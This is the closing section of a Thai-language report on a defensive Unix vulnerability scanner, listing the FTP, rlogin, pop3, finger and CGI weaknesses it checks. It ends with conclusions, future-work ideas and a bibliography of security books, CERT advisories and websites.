- ตรวจสอบข้อบกพร่องของบริการ FTP ได้ดังนี้
  - ตรวจสอบสิทธิ์การใช้งาน FTP ของ root
  - ตรวจสอบการเข้าใช้งาน FTP ของ Anonymous User
  - ตรวจสอบการสิทธิ์ในการเขียนข้อมูลลงดิสก์ของ Anonymous User
  - ตรวจสอบการสิทธิ์ในการเข้าไปยังโฮมไดเรกทอรีของผู้ดูแลระบบ
  - ตรวจสอบการใช้คำสั่ง SITE EXEC
  - ตรวจสอบเวอร์ชันของ FTP กับจุดบกพร่องที่อยู่ใน External Rules File
- ตรวจสอบ NULL bug server ของบริการ rlogin
- ตรวจสอบการทำ Buffer Over flow ของบริการ pop3
- ตรวจสอบเวอร์ชันของ pop3 กับเวอร์ชันที่มีจุดบกพร่องใน External Rules File
- ตรวจสอบจุดบกพร่องของบริการ finger
- ตรวจสอบ file CGI script ของ Web Server
- เมื่อตรวจพบจุดบกพร่องแล้วโปรแกรมจะสร้างรายงานจุดบกพร่องพร้อมแนวทางในการแก้ไข
- จุดบกพร่องที่กำหนดไว้ใน External Rules File สามารถทำการแก้ไขเปลี่ยนแปลงหรือเพิ่มเติมได้

จุดบกพร่องบางอย่างไม่สามารถทำการตรวจสอบได้หากไม่สามารถล็อกอินเข้าสู่ระบบได้ก่อนดังนั้นหากโปรแกรมไม่สามารถทำการล็อกอินเข้าสู่ระบบได้การตรวจสอบในส่วนนั้นก็จะถูกข้ามไปไม่สามารถทำการตรวจสอบได้

ทั้งนี้เนื่องจากความหลากหลายของระบบปฏิบัติการยูนิกซ์ที่มีอยู่หลายเวอร์ชัน รวมทั้งตัวเดมอนที่มีอยู่หลายเวอร์ชันเช่นกัน ทำให้การกำหนด External Rules File ค่อนข้างจะมีข้อจำกัดในการระบุเวอร์ชันของตัวระบบปฏิบัติการ และตัวเดมอน หากการกำหนดข้อบกพร่องใน External Rules File ผิดพลาด การตรวจสอบก็จะเกิดความผิดพลาดตามไปด้วย

7.2 สรุปผล

การทำงานของโปรแกรมตรวจสอบได้ผลเป็นที่น่าพอใจ สามารถตรวจสอบหาจุดบกพร่องของระบบได้ และรายงานจุดบกพร่องนั้นและแนวทางการแก้ไขอย่างคร่าวๆ ซึ่งจะช่วยให้ทราบจุดบกพร่องนั้น และหาทางแก้ไขหรือปรับปรุงระบบให้มีความปลอดภัยมากยิ่งขึ้นต่อไป

7.3 แนวทางในการพัฒนาสำหรับผู้สนใจในอนาคต

1. การพัฒนา Internal Rules File และ External Rules File
   - ให้สามารถอัฟเดตได้อัตโนมัติจะทำให้สามารถตรวจสอบจุดบกพร่องที่เกิดขึ้นใหม่ได้
   - พัฒนาให้มีความยืดหยุ่นในการตรวจสอบมากขึ้น เนื่องจากความหลากหลายของผู้พัฒนาโปรแกรมทำให้มีการตั้งชื่อเวอร์ชันต่างๆ กัน ควรจะใช้ระบบ AI มาช่วยในการตรวจสอบ
2. การพัฒนาในส่วนของ Internal Rules Process ให้มีประสิทธิภาพในการตรวจสอบมากยิ่งขึ้น สร้าง Internal Rules Process ให้สามารถจำลองพฤติกรรมของผู้บุกรุก เพื่อใช้ในการตรวจสอบหาจุดบกพร่องที่ผู้บุกรุกสามารถเข้ามาในระบบได้

บรรณานุกรม

หนังสืออ้างอิง

[1] Bryan Costales and Eric Allman, *"Sendmail"* , O'Reilly & Associates, Inc., chapter 22 Security

[2] Cricket Liu, Jerry Peek, Russ Jones, Bryan Buus and Adrian Nye, *"Management Internet Information Services"*, O'Reilly & Associates, Inc.

[3] Joel Scambray, Stuart McClure, George Kurtz, *"Hacking Exposed Network Security & Solution"*, 2nd Edition, Mc Graw Hill

[4] Larry J.Hughes, Jr., *"Internet Security Techniques"*, New Riders Publishing, 1961, pp. 130-144, 170-174, 192-207

[5] Rik Farrow, *"Unix System Security , How to protect your data and prevent intruders"*, Addison-Wesley Publishing Company, Inc.

[6] Simson Garfinkel and Gene Spafford, "*Practical Unix Security"*, O'Reilly & Associates, Inc.

[7] สุวัฒน์ ปุณณชัยยะ, ต้น ตันฑ์สุทธิวงศ์, สุพจน์ ปุณณชัยชนะ, *"เปิดโลกของ TCP/IP และโปรโตคอลของอินเตอร์เน็ต"*, โปรวิชั่น, 2543

เว็บไซต์อ้างอิง

[1] http://alert.udfcd.org/help/tcpip/user_guide/utils/hosts.equiv_f.html

[2] http://babbage.cs.qc.edu/courses/cs701/Handouts/man_pages.html

[3] http://csrc.nist.gov/nistpubs/800-6.txt

[4] http://nim.cit.cornell.edu/usr/share/man/info/en_US/a_doc_lib/files/aixfiles/hosts.equiv.htm

[5] http://www.cert.org/advisories/CA-1993-14.html

[6] http://www.cert.org/advisories/CA-1993-04.html

[7] http://www.cert.org/advisories/CA-1995-14.html

[8] http://www.cert.org/advisories/CA-1995-16.html

[9] http://www.cert.org/advisories/CA-1997-06.html

[10] http://www.cert.org/advisories/CA-1998-08.html

[11] http://www.cert.org/present/cert-overview-trends/sld132.htm

[12] http://www.cert.org/security-improvement/implementations/i041.07.html

[13] http://www.cert.org/tech_tips/AUSCERT_checklist1.1

[14] http://www.cheapnet.co.uk/body/email-faq.htm

[15] http://www.cs.uoregon.edu/htbin/man.cgi?finger

[16] http://www.hack.co.za

[17] http://www.insecure.org

[18] http://www.monkey.org/cgi-bin/man2html?finger

[19] http://www.net.ohio-state.edu/security/services/scan/iss-4.3.7/manual/appena.html

[20] http://piramide.unizar.es/zaralinux/redes/queso/

[21] http://www.rootshell.com

[22] http://www.sans.org/audio/sanstop10presentation.pdf

[23] http://www.sans.org/infosecFAQ/threats/wu-ftp.htm

[24] http://www.sans.org/newlook/resources/IDFAQ/telnet_rlogin.htm

[25] http://www.ods.com.ua/win/eng/security/Max_Security/ch29/ch29.htm

[26] http://www.securityfocus.com/frames/?content=/templates/archive.pike%3Flist%3D1%26msg%3D199510312357.SAA15081@tertius.mit.edu

[27] http://www.securityfocus.com/vdb/?id=599

[28] http://www.securityfocus.com/vdb/?id=726

[29] http://www.securityfocus.com/vdb/?id=737

[30] http://www.securityfocus.com/vdb/?id=1387

[31] http://www.securityfocus.com/vdb/?id=1505

[32] http://www.securityfocus.com/vdb/?id=2189

[33] http://www.securityfocus.com/vdb/?id=2296

[34] http://www.securityfocus.com/vdb/?id=2240

[35] http://www.securityfocus.com/vdb/?id=2241

[36] http://www.securityfocus.com/vdb/?id=2242

[37] http://www.securityportal.com/research/nss-risk-pt1.txt

[38] http://www.technotronic.com

[39] http://www.ussrback.com